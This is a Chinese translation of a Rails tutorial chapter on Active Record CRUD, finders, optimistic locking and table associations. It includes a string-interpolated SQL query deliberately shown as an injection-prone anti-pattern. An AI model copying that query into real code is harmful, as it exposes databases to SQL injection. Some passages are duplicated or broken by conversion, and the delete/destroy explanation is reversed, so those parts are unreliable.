```

```
an_order.email = "dave@pragprog.com"  
an_order.address = "
```

123 Main St

"

```
an_order.pay_type = "check"  
an_order.save
```

Active Record 的构造函数可以有一个可选的块参数。如果出现的话，这个块会将新创建的 order 作为自己的一个参数被调用。这种用法很有好处，如果你想创建并保存一个 order，又不想创建一个临时变量时，就会用到。

```
Order.new do |o|  
  o.name = "Dave Thomas"  
  # . . .  
  o.save  
end
```

最后，Active Record 还有一种形式的构造函数，它接受一个属性值的哈希表作为一个可选参数。这个哈希表内每个条目都对应属性集中的每个名字和值。在本书稍后我们会看到，这种用法在把 HTML 表格中的值存储到数据库行中时非常有用的。

```
an_order = Order.new(  
  :name => "Dave Thomas",  
  :email => "dave@pragprog.com",  
  :address => "
```

123 Main St

",

```
  :pay_type => "check")  
an_order.save
```

注意上面的所有代码中，我们都没有对新行设置 id 这个属性值。因为我们使用 Active Record 默认的 integer 列作为主键。Active Record 自动创建一个唯一值，并且只在存储该行之前设置 id 属性。我们可以通过查询这个属性来看看它的值：

```
an_order = Order.new  
an_order.name = "Dave Thomas"  
# ...  
an_order.save
```

```
puts "The ID of this order is #{an_order.id}"
```

new() 构造函数是在内存中创建一个新的 Order 对象。我们必须记得在某个时间点上要存储它。Active Record 还有一个方便的方法 create()。它是既实例化 model 对象又把它存储到数据库中。

```
an_order = Order.create(  
  :name => "Dave Thomas",  
  :email => "dave@pragprog.com",  
  :  
)
```

new() 构造函数是在内存中创建一个新的 Order 对象。我们必须记得在某个时间点上要存储它。Active Record 还有一个方便的方法 create()。它是既实例化 model 对象又把它存储到数据库中。

```
an_order = Order.create(  
  :name => "Dave Thomas",  
  :email => "dave@pragprog.com",  
  :address => "  
123 Main St  
",  
  :pay_type => "check")
```

你还可以给 create() 传递一个属性哈希表数组；它将在数据库中创建多行记录并返回一个对应的 model 对象数组。

```
orders = Order.create(  
  [ { :name => "Dave Thomas",  
      :email => "dave@pragprog.com",  
      :address => "  
123 Main St  
",  
      :pay_type => "check"  
    },  
    { :name => "Andy Hunt",  
      :email => "andy@pragprog.com",  
      :address => "
```

```
",  
    :pay_type => "po"  
} ] )
```

`new()` 和 `create()` 接受一个值的哈希表的真正原因就是你可以从表格参数中直接构造 `model` 对象。

```
order = Order.create(params)
```

读现有的行

从数据库中读取数据首先就要涉及到确定你所关心的特定的数据行——你必须给 Active Record 一些条件值，它将返回包含匹配数据行的对象。

查找表中的一行记录最简单的方法是指定它的主键。每个 `model` 类都支持 `find()` 方法，它接受一个或多个主键的值作为参数。如果只是给定一个主键，它返回一个对象，该对象包含对应记录行的数据（或者是抛出 `RecordNotFound` 异常）。如果给定了多个主键，`find()` 返回一个对应的对象数组。注意在这种情况下，如果任何一个 `id` 没有找到（所以如果方法返回并没引发一个错误，结果数据的长度将等于被做为参数传递的 `id` 数量），就会返回 `RecordNotFound` 异常。

```
an_order = Order.find(27) # find the order with id == 27  
  
# Get a list of order ids from a form, then  
  
# sum the total value  
  
order_list = params[:order_ids]  
orders = Order.find(order_list)  
count = orders.size
```

虽然，通常你需要读入基于一定标准而不是它们主键值的行。Active Record 对完成这些查询提供了一个范围选项。我们开始查看低级的 `find()` 方法，并最终走向高级的动态查找。

到现在为止，我们只是在表面上接触 `find()` 方法，使用它来返回一或多个基于我们做为参数传递给它的 `id` 的行。但是，`find()` 还有一些微妙的性格。如果你传递符号 `:first` 或 `:all` 做为第一个参数，则原本不起眼的 `find()` 会变成强大的搜索机器。

`find()` 的 `:first` 变量返回匹配一定标准的第一行，而 `:all` 则返回一个匹配行的数组。这两种形式接受一组关键字参数，这些参数控制它们能做什么。但在我们查看这些之前，我们需要花几页来解释 Active Record 是如何处理 SQL 的。

SQL and Active Record

要演示 Active Record 如何使用 SQL 的，让我们行看看 `find(:all, :conditions=>...)` 方法调用中的 `:conditions` 参数。这个 `:conditions` 参数决定了 `find()` 返回那些记录行，它对

应着 SQL 的 where 子句。比如, 要返回符全付款类型” po” 的所有 order 列表给 Dave, 你应该使用

```
pos = Order.find(:all,  
                  :conditions => "name = 'dave' and pay_type = 'po'")
```

结果是所有匹配记录的一个数组。每一个都被包装成 Order 对象。如果没有 orders 匹配这个条件, 数组将是空的。

最好你能将你的条件预先定义好, 但是怎样处理来自外部的客户名字的所在位置呢 (也许来自一个 web 表单) ? 一种途径是替换条件字符串中的那个变量值。

```
# get the limit amount from the form  
  
name = params[:name]  
  
# DON'T DO THIS!!!  
  
pos = Order.find(:all,  
                  :conditions => "name = '#{name}' and pay_type = 'po'")
```

但是上面的做法并不是好。为什么呢? 因为它会导致你的数据库打开之后出现 SQL 注射攻击。更多的细节会在 427 页的 21 章节描述。现在只要知道从一个外部 SQL 语句源来替换字符串, 会将你的整个数据库暴露给全世界。

相反, 最安全的途径是产生动态的 SQL 语句, 并让 Active Record 处理它。无论何时你都可以在传递一个包含 SQL 语句的字符串的地方, 你也可以传递一个数组。数组地第一个元素是个包含 SQL 的字符串, 用这个 SQL, 你可以嵌入占位符, 它在运行中可以被数组的其他值所替换。

指定占位符的一个途径是在 SQL1 中插入一个或多个问号。第一个问号标记它可被数组的第二个元素代替, 下一个被第三个代替, 依次类推。例如, 我们应该重写前面的查询为

```
name = params[:name]  
  
pos = Order.find(:all,  
                  :conditions => ["name = ? and pay_type = 'po'", name])
```

你也可以使用有名字的占位符。每个占位符形同: name, 并且对应的值是作为一个哈希表来提供的, 哈希表中的 key 对应查询中的名字。

```
name = params[:name]  
  
pay_type = params[:pay_type]  
  
pos = Order.find(:all,  
                  :conditions => ["name = :name and pay_type = :pay_type",  
                                 {pay_type => pay_type, :name => name}])
```

你还可以简单些。因为 params 可是个有效哈希表，你可以简单传递哈希表字面符给条件就行了。

```
pos = Order.find(:all,  
  :conditions => ["name = :name and pay_type = :pay_type", params])
```

不管你使用占位符的哪种形式，Active Record 都会小心处理在 SQL 中出现的双引号和转义的值。使用这种动态 SQL 形式，Active Record 可避免 SQL 注入攻击。

强大的 find()

现在已经知道了怎样指定查询条件，让我们关注由 `find(:first,...)` 和 `find(:all,...)` 支持的各种选项。

首先，重要的是理解 `find(:first,...)` 生成一个与带有同样条件的 `find(:all,...)` 相同的 SQL 查询语句，区别就在于对结果集的限制是单行还是多行。我们在一个地方描述用于两者的参数，并演示使用这些参数 `find(:all,...)`。我们直接把第一个参数为`:first` 和`:all` 的 finder 方法称作 `find()`。

没有其他参数，finder 执行的是一个 `select from ...` 语句。带有`:all` 形参的返回表中所有记录行，带有`:first` 形参的返回一行。不保证返回记录的次序(因此 `Order.find(:first)` 没有必要返回由应用程序创建第一个定单)。

David Says. . .

But Isn't SQL Dirty?

Ever since programmers started to layer object-oriented systems on top of relational databases, they've struggled with the question of how deep to run the abstraction. Some object-relational mappers seek to eradicate the use of SQL entirely, striving for object-oriented purity by forcing all queries through another OO layer.

Active Record does not. It was built on the notion that SQL is neither dirty nor bad, just verbose in the trivial cases. The focus is on removing the need to deal with the verbosity in those trivial cases (writing a 10-attribute insert by hand will leave any programmer tired) but keeping the expressiveness around for the hard queries—the type SQL was created to deal with elegantly.

Therefore, you shouldn't feel guilty when you use `find_by_sql()` to handle either performance bottlenecks or hard queries. Start out using the object-oriented interface for productivity and pleasure, and then dip beneath the surface for a close-to-the-metal experience when you need to.

:conditions 参数让你指定传给由 find() 方法内 SQL 的 where 子句中用到的条件。这个条件即可以是一个包含 SQL 的字符串，也可以是包含 SQL 和替换值的数组，正如前一章所描述的。（从现在起，我们将不再特别提醒 SQL 参数的区别，都假设方法即可以接受字符串也可以接受数组。）

```
daves_orders = Order.find(:all, :conditions => "name = 'Dave'")  
name = params[:name]  
other_orders = Order.find(:all, :conditions => ["name = ?", name])  
yet_more = Order.find(:all,  
:conditions => ["name = :name and pay_type = :pay_type", params])
```

SQL 不保证记录行以什么次序返回，除非你明确地给查询增加一个 order by 子句。:order 参数就是让你指定你通常添加到 order by 关键字后面的条件。例如，下面查询将返回所有 Dave 的定单，第一排序是付款类型，然后是发货日期(升序)。

```
orders = Order.find(:all,  
:conditions => "name = 'Dave'",  
:order => "pay_type, shipped_at DESC")
```

你还可以使用:limit 参数，限制 find(:all,...) 返回的记录行的数目。如果你使用:limit 参数，你或许也想指定排序以确保得到一致的结果。例如，下面返回前 10 个匹配的定单。

```
orders = Order.find(:all,  
:conditions => "name = 'Dave'",  
:order => "pay_type, shipped_at DESC",  
:limit => 10)
```

:offset 参数是要和:limit 参数一起使用的。它允许你指定由 find() 返回的结果集中第一个记录的偏移量。

```
# The view wants to display orders grouped into pages,  
# where each page shows page_size orders at a time.  
# This method returns the orders on page page_num (starting  
# at zero).  
  
def Order.find_on_page(page_num, page_size)  
  find(:all,  
    :order => "id",  
    :limit => page_size,
```

```
:offset => page_num*page_size)
```

```
end
```

finder 方法的:joins 参数可让你指定一个连接缺省表的附加表的一个列表。这个参数在 model 表名之后和条件之前被插入到 SQL 中。join 语法是基于数据库形式的。下面代码返回名为 Programming Ruby 的书的所有商品项目列表。

```
LineItem.find(:all,  
             :conditions => "pr.title = 'Programming Ruby'",  
             :joins => "as li inner join products as pr on li.product_id = pr.id")
```

就像我们在 216 页 14.6 节将看到的，你或许不想在 find() 使用:joins 参数--Active Record 会为你处理大多数普通的表连接。

还有一个额外的参数是, :include, 如果你有关联定义的话, 就要用到。我们 234 页谈论它。

find(:all,...)方法返回一个 model 对象数组。相反如果你只想返回一个对象, 可使用 find(:first,...)。它接受与:all 形式一样的参数, 但是:limit 参数的值被强制设成 1, 所以只会有一行被返回。

```
# return an arbitrary order  
order = Order.find(:first)  
  
# return an order for Dave  
order = Order.find(:first, :conditions => "name = 'Dave Thomas'")  
  
# return the latest order for Dave  
order = Order.find(:first,  
                   :conditions => "name = 'Dave Thomas'",  
                   :order => "id DESC")
```

如果给 find(:first,...) 使用条件, 结果是从表中选择多行数据返回, 这些记录的第一被返回。如果没有行被选择, 返回 nil。

find() 方法可为你构造一个完整的 SQL 查询语句。而 find_by_sql() 方法则允许你的应用程序获得更完全的控制。它只接受包含 SQL 的 select 语句作为唯一参数, 并且从结果集中返回一个 model 对象数组(可能空的)。这些 model 的属性由查询返回得到的结果列名设置。你通常可以使用 select * 形式返回表的所有列, 但这不必须的。[如果你的查询中使用主键列, 你会失败, 你不能写从 model 返回到数据库的 update 语句。看 276 页的 15.7 节。]

```
orders = LineItem.find_by_sql("select line_items.* from line_items, orders "  
+  
" where order_id = orders.id " +
```

```
" and orders.name = 'Dave Thomas' ")
```

只有从查询中返回的这些属性才能在结果的 model 对象中使用。你可以使用 attributes(), attribute_names(), attribute_present?() 等方法来看 model 对象哪些属性可用。第一个返回一个属性的（名/值）对的哈希表，第二个是名字数组，第三个是如果一个有名字的属性在 model 可用的话，返回 true。

```
orders = Order.find_by_sql("select name, pay_type from orders")  
first = orders[0]  
p first.attributes  
p first.attribute_names  
p first.attribute_present?("address")
```

这是输出

```
{"name"=>"Dave Thomas", "pay_type"=>"check"}  
["name", "pay_type"]  
false
```

find_by_sql() 也可以通过包含派生出来的列数据创建 model 对象。如果你使用 as xxx 的 SQL 语法给定结果集中的一个列的名字，这个名字就将成为属性名。

```
items = LineItem.find_by_sql("select *, " +  
" quantity*unit_price as total_price, " +  
" products.title as title " +  
" from line_items, products " +  
" where line_items.product_id = products.id ")  
li = items[0]  
puts "#{li.title}: #{li.quantity}x#{li.unit_price} =>  
#{li.total_price}"
```

你也可以给 find_by_sql() 带上条件，即传递一个数组，第一个元素是一个包含占位符的字符串。数组余下的部分即可以是哈希表也可以是用于替换的哈希表的字面值列表。

```
Order.find_by_sql(["select * from orders where amount > ?",
params[:amount]])
```

Counting Rows

Active Record 定义了两个类方法来返回匹配的记录行数。count() 返回匹配给定条件的行数，没有条件给出所有行。count_by_sql() 返回由 sql 语句 (select count(*) from ...) 生成的行数。

```
c1 = Order.count  
c2 = Order.count(["name = ?", "Dave Thomas"])  
c3 = LineItem.count_by_sql("select count(*) " +  
" from line_items, orders " +  
" where line_items.order_id = orders.id " +  
" and orders.name = 'Dave Thomas' ")  
puts "Dave has #{c3} line items in #{c2} orders (#{c1} orders in  
all)"
```

Dynamic Finders

可能在数据库中最通常的查找是根据匹配的列值返回记录行。一个查询可能返回所有记录给 Dave，或者是所有符合主题”Rails”的记录。在其他语言和框架中，你要构造 SQL 语句执行这些查找。Active Record 则充分使用 Ruby 强大的动态特性来为你做这些。

例如，我们的 Order model 有以下属性如：name，email，和 address。我们可以在 finder 方法中使用这些名字，并返回那些相应匹配这些值的列的记录行。

```
order = Order.find_by_name("Dave Thomas")  
orders = Order.find_all_by_name("Dave Thomas")  
order = Order.find_all_by_email(params['email'])
```

David Says. . .

To Raise, or Not to Raise?

When you use a finder driven by primary keys, you’re looking for a particular record. You expect it to exist. A call to Person.find(5) is based on our knowledge of the person table. We want the row with an id of 5. If this call is unsuccessful—if the record with the id of 5 has been destroyed—we’re in an exceptional situation. This mandates the raising of an exception, so Rails raises RecordNotFound.

On the other hand, finders that use criteria to search are looking for a match. So, Person.find(:first, :condition=>"name='Dave'") is the equivalent of telling the database (as a black box), “Give me the first person row that has the name Dave.” This exhibits a distinctly different approach to retrieval; we’re not certain up front that we’ll get a result. It’s entirely possible the result set may be empty. Thus, returning nil in the case of finders that

search for one row and an empty array for finders that search for many rows is the natural, nonexceptional response.

如果你调用一个 model 的类方法, 它的名字以 `find_by_` 或 `find_all_by` 开头的话, Active Record 会把它转换成一个 finder, 并使用方法名的余下部分来决定哪些列会被检查。因此下面这个调用

```
order = Order.
```

如果你调用一个 model 的类方法, 它的名字以 `find_by_` 或 `find_all_by` 开头的话, Active Record 会把它转换成一个 finder, 并使用方法名的余下部分来决定哪些列会被检查。因此下面这个调用

```
order = Order.find_by_name("Dave Thomas", other args...)
```

会由 Active Record 有效地转换成

```
order = Order.find(:first,  
:conditions => ["name = ?", "Dave  
Thomas"], other_args...)
```

类似的, 调用 `find_all_by_xxx` 转换成 `find(:all, ...)` 调用。

这种魔术并不止这些。Active Record 还将创建查找多列的 finder 方法。例如, 你可以写

```
user = User.find_by_name_and_password(name, pw)
```

它相当于

```
user = User.find(:first,  
:conditions => ["name = ? and password = ?", name, pw])
```

为决定要查询的列名, Active Record 简单地把 `find_by_` 或者 `find_all_by_` 所环绕的字符串 `_and_` 的名字进行分解。这对大多数时候是有效的, 除非你有诸如 `tax_and_shipping` 的列名。这种情况下, 你必须遵守 finder 方法的命名约定。

目前为止, 没有 `find_by_` 格式来让你在列名字之间使用 `_or_` 而不是 `_and_`。

重新加载数据

在一个应用程序中, 它的数据库很可能潜在被多个进程访问(或被多个应用程序访问), 在这些应用中总是存在这种可能: 获取的 model 对象已经是很久以前的数据了--因为有人已经把新值写入了数据库。

这个问题可由事务处理机制(在 237 页讨论它)来解决。但还是有可能需要人工的来更新 model 对象。Active Record 使得这种事情变得很容易，只需简单地调用 `reload()` 方法，并且对象的属性将马上从数据库中得到更新。

```
stock = Market.find_by_ticker("RUBY")
loop do
  puts "Price = #{stock.price}"
  sleep 60
  stock.reload
end
```

根据实践来看，`reload()` 基本上是在测试单元中使用，其他情况很少使用。

更新现有的行

我们已经讨论了很多 finder 相关的方法，Active Record 关于更新记录的操作并不多。如果你有一个 Active Record 对象(或许表示为我们的 `orders` 表的一行)，你可以通过 `save()` 方法把它写入数据库，如果这个对象以前是从数据库中读出，这个存盘的操作将更新现有记录。否则 `save()` 将会插入一个新行。

如果一个现有记录行被更新，Active Record 将使用它的主键列匹配内存中的对象。包含在 Active Record 对象中的属性决定了被更新的列。即使列值没有改变，这个列也要在数据库中去更新。例如，在下面例子中，对于数据库表中定单为 123 的行的所有值将被更新

```
order = Order.find(123)
order.name = "Fred"
order.save
```

但是，在下面例子中，Active Record 对象只包含属性 `id`, `name`, 和 `paytype`，当对象被保存时，只有这些列将被更新（注意，如果你想保存使用 `find_by_sql` 获取的记录，你必须包括 `id` 列）。

```
orders = Order.find_by_sql("select id, name, pay_type from orders
where id=123")
first = orders[0]
first.name = "Wilma"
first.save
```

除了 `save()` 方法外，Active Record 还可以让你直接用单一的方法调用 `update_attribute()` 改变属性值并保存 model 对象。

```
order = Order.find(123)
```

```
order.update_attribute(:name, "Barney")
order = Order.find(321)
order.update_attributes(:name => "Barney", :email =>
"barney@bedrock.com")
```

最后，我们使用 update() 和 update_all() 这两个类方法来组合读取和更新记录行的操作。update() 方法接受一个 id 参数和一个属性集合。它获取相应的记录行，更新给定的属性，把结果保存回数据库，并返回 model 对象。

```
order = Order.update(12, :name => "Barney", :email =>
"barney@bedrock.com")
```

你可以给 update() 传入一个 id 数组和一个含有属性值的哈希表的数组，它将更新所有相应的数据库中的记录行，并返回一个 model 对象数组。

最后 update_all() 类方法允许你指定 SQL 中 update 语句里的 set 和 where 的子句。例如，下面所有标题带有 Java 字样产品的单价增加 10%。

```
result = Product.update_all("price = 1.1*price", "title like
'%Java%'")
```

update_all() 返回值取决于数据库的适配器，除了 oracle，大部分数据库返回数据库中被改变的记录行数。

save() and save!()

有两个版本的 save 方法。如果 model 对象是有效的并且能够保存的话，旧版本的 save() 返回 true。

```
if order.save
  # all OK
else
  # validation failed
end
```

上面的代码是检查 save 的每个调用，看看是不是你所期望的。这样做的原因是 Active Record 比较宽松，它假定 save() 是在 controller 的 action 方法的上下文中调用，而 view 代码将会负责把任何错误显示给用户。对大多数应用程序来说，基本上就是这样来使用的。

然而，如果你想在需要的地方保存 model 对象，又想所有的错误自动得到处理的话，你就直接使用 save!() 吧。这个方法如果碰到对象不能保存，就抛出一个 RecordInvalid 的异常。

```
begin
  order.save!
```

```

rescue RecordInvalid => error
  # validation failed
end

```

乐观锁

在一个有多进程访问同一数据库的应用程序中，可能会有这样的情况：一个进程使用的数据正慢慢变成老数据了，而另一个进程一直想更新这个记录行。

例如，两个进程获取相应的一个特殊账号的记录行。经过几秒间隔，两个进程都要去更新余额。每个都是以初始的记录行的内容加载一个 Active Record 的 model 对象。在不同的时间他们每个都使用他们各自的 model 本地拷贝去更新数据库中的记录。结果就是一个“竞争条件”，最后一个更新记录行的人得到他的预期值，而第一个人的改变则丢失了。这显示在图 14.3 中。




Figure 14.3: Race Condition: Second Update Overwrites First

一种解决办法是锁住要更新的表或者行。为了阻止它人对它的访问和更新，使用锁来克服并发的问题，但是这是强制性措施。它假设可能会出错于是在这种情况下就使用了锁。对于这种原因，此途径通常被称为悲观锁。悲观锁对 web 应用来说是不起作用的。因为如果你需要确保多用户访问的一致性，而以数据库不停机的方式来管理悲观锁是非常困难的。

乐观锁并不是很直观的锁机制。相反，只在把记录行的更新写回数据库之前，它检查并确保没有其他人仍在更改这个记录行。在 rails 的实现中，每个记录行包含一个版本号。一旦这个记录更新，版本号就会增加。当你从你的应用程序中更新时，Active Record 会检查表中这个记录行的版本号和发出更新命令的 model 的版本号。如果这两个号不匹配，他就放弃更新并抛出异常。

默认情况下，乐观锁是由包含一个叫 lock_version 的 integer 列的表来激活的。创建一个新记录时这个列应该被初始化为 0，否则你应该让它自己来控制--Active Record 会为你打理好。

让我们看看 action 内的乐观锁。我们将创建名为 counters 的表，它包含一个简单的 count 字段及 lock_version 列。

```
create table counters (
    id int not null auto_increment,
    count int default 0,
    lock_version int default 0,
    primary key (id)
);
```

然后我们在表中创建一个记录，并把它读取到两个独立的 model 对象中，然后试着分别更新它们。

```
class Counter < ActiveRecord::Base
end

Counter.delete_all
Counter.create(:count => 0)

count1 = Counter.find(:first)
count2 = Counter.find(:first)

count1.count += 3
count1.save

count2.count += 4
count2.save
```

当我们运行时，可以看到一个异常。rails 更新 count2 失败了，因为它的值已经过时了。

```
/use/lib/ruby/gems/1.8/gems/activerecord-
1.9.0/lib/active_record/locking.rb:42:
      in ‘update_without_timestamps’:
Attempted to update a stale object (ActiveRecord::StaleObjectError)
```

如果你使用乐观锁，你需要在程序中捕获这些异常情况。

你也可以关闭乐观锁：

```
 ActiveRecord::Base.lock_optimistically = false
```

删除记录

Active Record 支持两种形式的记录删除。首先，它有两个类级别方法 `delete()` 和 `delete_all()`，都是在数据库级别上来操作。`delete()` 方法接受一个 `id` 或一个 `id` 数组，来删除表中相应的记录。`delete_all()` 删除匹配给定条件的记录行(如果没有条件就删除全部的记录)。这两个调用的返回值依赖于适配器，一般情况典型地是受影响的记录行数。如果调用之前记录不存在，也不抛出异常。

```
Order.delete(123)  
User.delete([2, 3, 4, 5])  
Product.delete_all(["price > ?", @expensive_price])
```

`destroy` 方法是 Active Record 提供的第二种删除记录形式。这些方法都是通过 Active Record 中 `model` 对象来调用。

`destroy()` 实例方法删除对应一个 `model` 对象的记录。然后它会冻结这个对象的整个内容，以防止属性再有什么变化。

```
order = Order.find_by_name("Dave")  
order.destroy  
# ... order is now frozen
```

有两个类级别的析构方法，`destroy()`(它接受一个 `id` 或一个 `id` 数据)和 `destroy_all()`(它接受一条件)，这两个方法是从数据库表中相应的记录读取到 `model` 对象，并调用那个对象实例级别的 `destroy()` 方法。它们都不返回任何东西。

```
Order.destroy_all(["shipped_at < ?", 30.days.ago])
```

为什么我们要使用两种不同的类方法，`delete` 和 `destroy?` `delete` 方法使用了 Active Record 的回调和 validation 功能，而 `destroy` 则是直接被调用。(我们将在后面讨论回调)。通常情况下，如果你要保证数据库和 `model` 类中定义的业务规则相一致，使用 `destroy` 方法会好些。

14.6 表之间的关系

大多数应用程序都是使用数据库的多个表的，而且一些表之间还存在着一些关联。定单 Orders 有多个商品项目。一个商品项目将引用一个特殊的产品。一个产品可能属于许多不同的产品分类目录，而每个分类目录有许多不同的产品。

数据库 schema 中，这些关系是由基于主键的值来表达的。[关联的另一种风格是，`model` 对象与它的另一个子类的 `model` 之间的关系。在 253 页的 15.3 节讨论。]如果一个商品项目引用了一个产品，则 `line_items` 表将就包括一个列，它持有与 `products` 表中记录相对应的主键的值。从数据库的角度来说，`line_items` 表被说成有个外键引用了 `products` 表。

但这些都是低级别的。在我们的程序中，我们要处理 model 对象及它们之间的关系，而不是数据库的记录和主键列。如果一个定单有许多的商品项目，我们喜欢有多种方式来遍历它。如果一条商品项目和一个产品关联，我们会说这很简单，例如

```
price = line_item.product.price
```

而不是

```
product_id = line_item.product_id  
product = Product.find(product_id)  
price = product.price
```

Active Record 可以有 rescue 子句。它的 ORM 部分的魔力就是，它把数据库中比较底层的外键关系转化成高层的对象间的映射。它处理三种基本的情况。

- 1、表 A 的一个记录与表 B 的一个或 0 个记录关联
- 2、表 A 的一个记录于表 B 的任意多个记录关联
- 3、表 A 的任意多个记录与表 B 的任意多个记录关联。

我们必须在 Active Record 处理这些内部表的关系时稍微费点神。这不是 Active Record 的缺点，它不可能从含有内部表关系的模式中推断出开发人员的意图。然而，我们所要做的事情也是很少的。

创建外键

正如前面讨论的，当一个表包含一个外键指向另一个表的主键时两个表是关联的。在下面的 DDL，表 line_items 包含一个外键指向表 products 和表 orders。

```
create table products (  
    id int not null auto_increment,  
    title varchar(100) not null,  
    /* . . . */  
    primary key (id)  
);  
  
create table orders (  
    id int not null auto_increment,  
    name varchar(100) not null,  
    /* . . . */  
    primary key (id)  
);
```

```
create table line_items (
    id int not null auto_increment,
    product_id int not null,
    order_id int not null,
    quantity int not null default 0,
    unit_price float(10, 2) not null,
    constraint fk_items_product foreign key (product_id) references
products(id),
    constraint fk_items_order foreign key (order_id) references
orders(id),
    primary key (id)
);
```

值得注意的是：不是外键约束条件来设置关系。这些只是一个数据库的提示而已，它检查目标表中对应的列值。DBMS 一般会忽略这些约束条件。（MySQL 有些版本就是这样）因为开发人员选择从 products 和 orders 表中的值来控制列 product_id 和 order_id 的主键值，表之间的关系就是这样非常简单的建立起来了。

查看这个 DDL，我们可以看到为什么对 Active Record 自动猜测表之间的关系是非常困难的。在 line_items 表中引用的 orders 和 products 表外键看上去是唯一的。但是，product_id 列是一个与 product 相关联的商品项目。order_id 列是多个商品项目和一个 order 相关联的。商品项目是 order 的一部分，但是它引用了 product。

这个例子也显示了标准的 Active Record 命名约定。外键列应该被命名在目标表的类名之后，并被转化为小写，再附加_id。注意，复数和附加的_id 两者的转换，假设外键名字将由引用的表不同部分组成。如果你有个 Active Record model 叫 Person，它将映射数据库表 people。一个外键引用一些其它表到 people 表将有个列名叫 person_id。

The other type of relationship is where some number of one thing is related to some number of another thing (such as products belonging to multiple categories, and categories that contain multiple products). The SQL 约定使用第三个表，叫 join 的表来处理它。join 表包含了一个用于它连接的每个表的外键，所以 join 表内每行都表示两个其它表之间的连接。

```
create table products (
    id int not null auto_increment,
    title varchar(100) not null,
    /* . . . */
```

```
    primary key (id)
);

create table categories (
    id int not null auto_increment,
    name varchar(100) not null,
    /* ... */
    primary key (id)
);

create table categories_products (
    product_id int not null,
    category_id int not null,
    constraint fk_cp_product foreign key (product_id) references
products(id),
    constraint fk_cp_category foreign key (category_id) references
categories(id)
);
```

依靠 schema，你可能想放置额外的信息给 join 表，或许是描述被加入的两个类之间自然关系。

Rails 假设一个 join 表被命名为两个被加入的表名字(名字按字母表次序)。Rails 将自动地找到 join 表 categories_products 来连接 categories 和 products。如果你使用一些其它名字，你需要添加一个声明给 Rails，以便它能找到它们。

指定关系

Active Record 支持三种表之间的关系类型：一对一，一对多，多对多。你可以通过在 model 中加入声明 has_one, has_many, belongs_to, 和 has_and_belongs_to_mang 等来表明关系。

一对一的关系存在于 orders 和 invoices 表之间：每个 order 最多有一个 invoice。我们在 Rails 这样来声明它

```
class Order < ActiveRecord::Base
  has_one :invoice
  ...
class Invoice < ActiveRecord::Base
  belongs_to :order
```

定单和商品项目之间一对多关系：可以任意数量的商品项目与一个特定的定单关联。在 Rails 中，我们这样编码


```
class Order < ActiveRecord::Base  
  has_many :line_items  
  . . .  
class LineItem < ActiveRecord::Base  
  belongs_to :order  
  . . .
```

我们可能要给我们的 products 分类。一个 product 属于多个类别，每个类别包含多个 product。这就是多对多的关系，在 Rails 中这表示

```
class Product < ActiveRecord::Base  
  has_and_belongs_to_many :categories  
  . . .  
class Category < ActiveRecord::Base  
  has_and_belongs_to_many :products  
  . . .
```

各种连接声明要比表之间特定关联做的要更多。它们每个都可添加很多方法来帮助在被连接的对象间操作。让我们看看这三个不同种类内部连接上下文环境中的更多细节。我们也将查看考绩个方法。我们在 233 页图 14.5 中总结它们，相关的方法可查看 RDoc 文档。

一对一关系



一对一关系(或者更正确的是，一对零或一关系)由一个表内的行中的一个外键实现，它至少引用了另一个表的单个行。上面图显示了 order 和 invoice 之间的一对一关系：一个 order 可以没有 invoice 引用它或者只有一个 invoice 引用它。

在 Active Record 内, 我们通过添加声明 has_one :invoice 给类 Order 来表示这种关系, 同时, 添加 belongs_to :order 给类 Invoice。(记住 belongs_to 行必须出现在用于包含外键的表的 model 内。)你可以从关联的任一端用一个 order 来关联一个 invoice。

你可以告诉一个 order, 它有一个 invoice 与它关联, 或者你可以告诉 invoice, 它与一个 order 关联。这两者是相等的。区别是它们保存对象到数据库的方式。如果你给一个对象赋值一个 has_one 关联一个现有对象, 那个被关联的对象将被自动地保存。

```
an_invoice = Invoice.new(...)  
order.invoice = an_invoice # invoice gets saved
```

相反, 如果你给一个新对象赋值一个 belongs_to 关联, 它将不会被自动保存。

```
order = Order.new(...)  
